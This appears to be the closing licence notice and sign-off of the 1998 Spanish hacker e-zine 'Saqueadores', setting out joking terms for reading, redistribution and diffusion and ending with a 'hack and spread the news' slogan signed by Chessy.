@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ Derechos de lectura: Toda la pesa salvo los que pretendan usarlo para @
@ empapelarnos, para ellos vale 1.250 pts @
@ @
@ Derechos de redistribucion: Todo el que quiera sin modificar la revista @
@ @
@ Derechos de modificacion: Reservados @
@ @
@ Derechos de difusion: Libre para cualquiera que no gane dinero con ella @
@ (la pasta toda para mi!!), permiso previo quien @
@ pretenda sacar pelas. Citar la fuente en todo caso@
@ @
@ No-Hay-Derechos: Pues a fastidiarse, protestas al Defensor del Pueblo @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

```

Hack Ta Zabal Zazu !!! (aprox. Hackea y expande la noticia)

-- Chessy

(C) Saqueadores 1998

EOF